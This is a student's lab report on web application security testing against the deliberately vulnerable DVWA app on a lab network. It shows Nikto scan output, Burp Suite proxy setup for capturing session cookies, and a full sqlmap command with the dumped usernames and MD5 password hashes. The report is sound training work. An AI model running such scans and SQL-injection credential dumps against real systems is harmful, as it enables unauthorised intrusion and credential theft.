

LAB 5 Web applications


Data security testing

Jere Pesonen TTV18S1
m3227@student.jamk.fi

LAB-05-Web applications
Marraskuu-20
Tieto- ja viestintätekniikka
Tekniikan ja Liikenteen ala

Nikto Scan

Session IDs captured with burbsuite



Session ids configured in nikto.conf file.

```
# Cookies: send cookies with all requests
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1"="cookie value";"cookie2"="cookie val"
STATIC-COOKIE="PHPSESSID=uchenv59c4bfnmv7p6lurgj5v1";"security=low"
```

Scanning the DVWA

```
+ Target IP: 10.99.67.145
+ Target Hostname: 10.99.67.145
+ Target Port: 80
+ Start Time: 2020-11-23 00:01:57 (GMT2)
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=PHP885F2A0-3C92-11d3-A3A9-4C7B88C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 8726 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2020-11-23 00:03:01 (GMT2) (64 seconds)
+ 1 host(s) tested
```

SQLMap Scan

sqlmap query:

```
root@dst:~# sqlmap -u "http://10.99.67.145/vulnerabilities/sql/?id=6Submit=Submit#" --cookie "PHPSESSID=uchenv59c4bfmw7p6lurgj5v1; security=low" -D dvwa -T users -C user,password --dump
```

-D is parameter for searched database

-T is parameter for tables

-C is parameter to specify columns

You can add the parameters one by one, to explore the database. Like first find out the databases server, contains. then tables, and then columns.

Results:

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
```

Burbsuite proxy

Firefox proxy settings, to capture traffic:

Connection Settings

Configure Proxies to Access the Internet

☐ No proxy
☐ Auto-detect proxy settings for this network
☐ Use system proxy settings
☒ **Manual proxy configuration:**

HTTP Proxy: 127.0.0.1 Port: 8080
☒ Use this proxy server for all protocols
 SSL Proxy: 127.0.0.1 Port: 8080
 FTP Proxy: 127.0.0.1 Port: 8080
 SOCKS Host: 127.0.0.1 Port: 8080
☐ SOCKS v4 ☒ SOCKS v5

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Automatic proxy configuration URL:

☐ Do not prompt for authentication if password is saved
☐ Proxy DNS when using SOCKS v5

burbsuite proxy settings:


Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use the proxy.


Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections with the browser.

Login, password and Cookie captured:



Not actually sure, what is meant by configuration change, but I captured the change of security level:



Capture of logout. The only indicator for log out is the logout.php file:

